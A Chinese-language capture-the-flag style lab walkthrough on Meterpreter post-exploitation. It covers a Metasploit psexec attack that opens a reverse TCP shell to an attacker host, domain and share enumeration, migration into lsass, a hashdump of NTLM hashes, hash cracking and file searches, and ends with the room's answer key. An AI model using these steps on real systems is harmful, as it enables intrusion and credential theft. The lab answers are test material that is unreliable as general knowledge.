## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
```

在完成模块添加之后，meterpreter 命令列表会根据 load 的菜单发生一些新的变化，请使用 help 命令重新查看命令列表：



答题

回答下面的问题将帮助你更好地了解 Meterpreter 如何在后渗透中使用。

你可以使用下面的凭据来模拟 针对SMB（服务器消息块）的初始攻击（使用 "exploit/windows/smb/psexec " 模块）

Username: ballen
Password: Password1

RHOSTS: 10.10.118.171

LHOSTS: 10.10.34.130

首先建立一个meterpreter会话，使用以下命令：

```
msfconsole
search exploit/windows/smb/psexec
use 0          #使用默认的payload: windows/meterpreter/reverse_tcp
show options
set RHOSTS 10.10.118.171
set SMBPass Password1
set SMBUser ballen
exploit        #或者run
```

```

msf5 > search exploit/windows/smb/psexec

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/psexec               1999-01-01      manual No      Microsoft Windows Authenticated User Code Execution
1  exploit/windows/smb/psexec_psh           1999-01-01      manual No      Microsoft Windows Authenticated Powershell Command Execution

Interact with a module by name or index, for example use 1 or use exploit/windows/smb/psexec_psh

msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):
Name           Current Setting  Required  Description
-----
RHOSTS         10.10.118.171   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          445             yes       The SMB service port (TCP)
SERVICE_DESCRIPTION  no             Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no             The service display name
SERVICE_NAME   no             The service name
SHARE           ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain      .              no       The Windows domain to use for authentication
SMBPass        Password1       no       The password for the specified username
SMBUser        ballen         no       The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name           Current Setting  Required  Description
-----
EXITFUNC       thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          10.10.34.130   yes       The listen address (an interface may be specified)
LPORT          4444           yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

```

```

msf5 exploit(windows/smb/psexec) > set RHOSTS 10.10.118.171
RHOSTS => 10.10.118.171
msf5 exploit(windows/smb/psexec) > set SMBPass Password1
SMBPass => Password1
msf5 exploit(windows/smb/psexec) > set SMBUser ballen
SMBUser => ballen
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):
Name           Current Setting  Required  Description
-----
RHOSTS         10.10.118.171   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          445             yes       The SMB service port (TCP)
SERVICE_DESCRIPTION  no             Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no             The service display name
SERVICE_NAME   no             The service name
SHARE           ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain      .              no       The Windows domain to use for authentication
SMBPass        Password1       no       The password for the specified username
SMBUser        ballen         no       The username to authenticate as

```

```

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.34.130:4444
[*] 10.10.118.171:445 - Connecting to the server...
[*] 10.10.118.171:445 - Authenticating to 10.10.118.171:445 as user 'ballen'...
[*] 10.10.118.171:445 - Selecting PowerShell target
[*] 10.10.118.171:445 - Executing the payload...
[+] 10.10.118.171:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 10.10.118.171
[*] Meterpreter session 1 opened (10.10.34.130:4444 -> 10.10.118.171:55536) at 2022-10-06 03:45:47 +0100

```

输入命令查看目标计算机的名称：



sysinfo

```
meterpreter > sysinfo
Computer      : ACME-TEST
OS           : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : FLASH
Logged On Users : 7
Meterpreter   : x86/windows
```

将会话后台化，并设置一个session ID（此处自动设置了编号为1），使用post模块提供的功能查看目标域：

```
background #Backgrounding session 1...
use post/windows/gather/enum_domain
show options
set SESSION 1
run
```

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/psexec) > use post/windows/gather/enum_domain
msf5 post(windows/gather/enum_domain) > show options

Module options (post/windows/gather/enum_domain):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   yes              The session to run this module on.

msf5 post(windows/gather/enum_domain) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/enum_domain) > run

[+] FOUND Domain: FLASH
[+] FOUND Domain Controller: ACME-TEST (IP: 10.10.118.171)
[*] Post module execution completed
msf5 post(windows/gather/enum_domain) > 
```

使用post模块提供的功能查看目标计算机用户创建的共享

```
use post/windows/gather/enum_shares
show options
set SESSION 1
run
```



```

msf5 post(windows/gather/enum_domain) > use post/windows/gather/enum_shares
msf5 post(windows/gather/enum_shares) > show options

Module options (post/windows/gather/enum_shares):

  Name      Current Setting  Required  Description
  ----      -
  CURRENT    true             yes       Enumerate currently configured shares
  ENTERED    true             yes       Enumerate Recently entered UNC Paths in the Run Dialog
  RECENT     true             yes       Enumerate Recently mapped shares
  SESSION    yes              yes       The session to run this module on.

msf5 post(windows/gather/enum_shares) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/enum_shares) > run

[*] Running against session 1
[*] The following shares were found:
[*]   Name: SYSVOL
[*]
[*]   Name: NETLOGON
[*]
[*]   Name: speedster
[*]
[*] Post module execution completed
msf5 post(windows/gather/enum_shares) >

```

获取目标用户的hash密码，在 Meterpreter 提示符中: 首先迁移到 “lsass.exe” 进程(ps 将列出其 PID)，然后运行 “hashdump”。

sessions

sessions -i 1

ps #找到lsass.exe进程对应的PID，这个进程的用户是 NT AUTHORITY\SYSTEM 有很高的权限

migrate 756

hashdump

```

msf5 exploit( ) > sessions
Active sessions
=====
  Id  Name  Type  Information  Connection
  ---  ---  ---  -
  1    meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ACME-TEST  10.10.34.130:4444 -> 10.10.118.171:55536 (10.10.118.171)

msf5 exploit( ) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

```

meterpreter > ps
Process List
=====
  PID  PPID  Name  Arch  Session  User  Path
  ---  ---  ---  ---  -
  0     0     [System Process]
  4     0     System  x64  0
  68    4     Registry  x64  0
  396   4     smss.exe  x64  0
  500   740   svchost.exe  x64  0  NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
  548   536   csrss.exe  x64  0
  608   740   svchost.exe  x64  0  NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
  16    608   csrss.exe  x64  1
  60    536   wininit.exe  x64  0
  76    608   winlogon.exe  x64  1  NT AUTHORITY\SYSTEM  C:\Windows\System32\winlogon.exe
  740   660   services.exe  x64  0
  756   660   lsass.exe  x64  0  NT AUTHORITY\SYSTEM  C:\Windows\System32\lsass.exe
  80    740   svchost.exe  x64  0  NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe

```

```
meterpreter > migrate 756
[*] Migrating from 3660 to 756...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a9ac3de200cb4d510fed7610c7037292:::
ballen:1112:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
jchambers:1114:aad3b435b51404eeaad3b435b51404ee:69596c7aa1e8daee17f8e78870e25a5c:::
jrox:1115:aad3b435b51404eeaad3b435b51404ee:c64540b95e2b2f36f0291c3a9fb8b840:::
lnelson:1116:aad3b435b51404eeaad3b435b51404ee:e88186a7bb7980c913dc90c7caa2a3b9:::
erptest:1117:aad3b435b51404eeaad3b435b51404ee:8b9ca7572fe60a1559686dba90726715:::
ACME-TEST$:1008:aad3b435b51404eeaad3b435b51404ee:aee753cc35a3f546794e77f4277e21b9:::
meterpreter >
```

Enter up to 20 non-salted hashes, one per line:

69596c7aa1e8daee17f8e78870e25a5c



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
69596c7aa1e8daee17f8e78870e25a5c	NTLM	Trustno1

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

找目标文件（已知文件名）并查看文件内容，使用以下命令

```
search -f secrets.txt      #search -f *.txt 文件较少时用*.txt    c:\Program Files
(x86)\Windows Multimedia Platform\secrets.txt
search -f realesecret.txt  #search -f *.txt 文件较少时用*.txt
c:\inetpub\wwwroot\realesecret.txt
shell                      #使用shell命令进入目标系统的shell环境，方便进行cd--目录切换操作
cd c:\Program Files (x86)\Windows Multimedia Platform\
type secrets.txt
cd c:\inetpub\wwwroot\
type realesecret.txt
```

```
meterpreter > search -f secrets.txt
Found 1 result...
c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt (35 bytes)
meterpreter > search -f realesecret.txt
Found 1 result...
c:\inetpub\wwwroot\realesecret.txt (34 bytes)
meterpreter >
```

```
meterpreter > shell
Process 1108 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\Program Files (x86)\Windows Multimedia Platform\
cd c:\Program Files (x86)\Windows Multimedia Platform\

c:\Program Files (x86)\Windows Multimedia Platform>cat secrets.txt
cat secrets.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

c:\Program Files (x86)\Windows Multimedia Platform>type secrets.txt
type secrets.txt
My Twitter password is KDSvbsw3849!
```

```
Twitter password is KDSvbsw3849!
c:\Program Files (x86)\Windows Multimedia Platform>cd c:\inetpub\wwwroot\
cd c:\inetpub\wwwroot\

c:\inetpub\wwwroot>type realsecret.txt
type realsecret.txt
The Flash is the fastest man alive
c:\inetpub\wwwroot>
```

答题卡

ACME-TEST

FLASH

speedster

69596c7aa1e8daee17f8e78870e25a5c

Trustno1

c:\Program Files (x86)\Windows Multimedia Platform

KDSvbsw3849

c:\inetpub\wwwroot\

The Flash is the fastest man alive

Answer the questions below 回答下面的问题

Woop woop

What is the computer name? 计算机名是什么?

ACME-TEST

Correct Answer

Hint 提示

What is the target domain? 目标域是什么?

FLASH

Correct Answer

Hint 提示

What is the name of the share likely created by the user? 用户可能创建的共享的名称是什么?

speedster

Correct Answer

Hint 提示

What is the NTLM hash of the jchambers user? JChambers 用户的 NTLM 散列是什么?

69596c7aa1e8daee17f8e78870e25a5c

Correct Answer

Hint 提示

What is the cleartext password of the jchambers user? JChambers 用户的明文密码是什么?

Trustno1

Correct Answer

Hint 提示

Where is the "secrets.txt" file located? "secret s.txt"文件位于何处?

c:\Program Files (x86)\Windows Multimedia Platform

Correct Answer

Hint 提示

What is the Twitter password revealed in the "secrets.txt" file? 显示在"secret s.txt"文件中的 Twitter 密码是什么?

KDSvbsw3849

Correct Answer

Hint 提示

Where is the "realsecret.txt" file located? "realsecret. txt"文件位于何处?

c:\inetpub\wwwroot\

Correct Answer

Hint 提示

What is the real secret? 真正的秘密是什么?

The Flash is the fastest man alive

Correct Answer

Hint 提示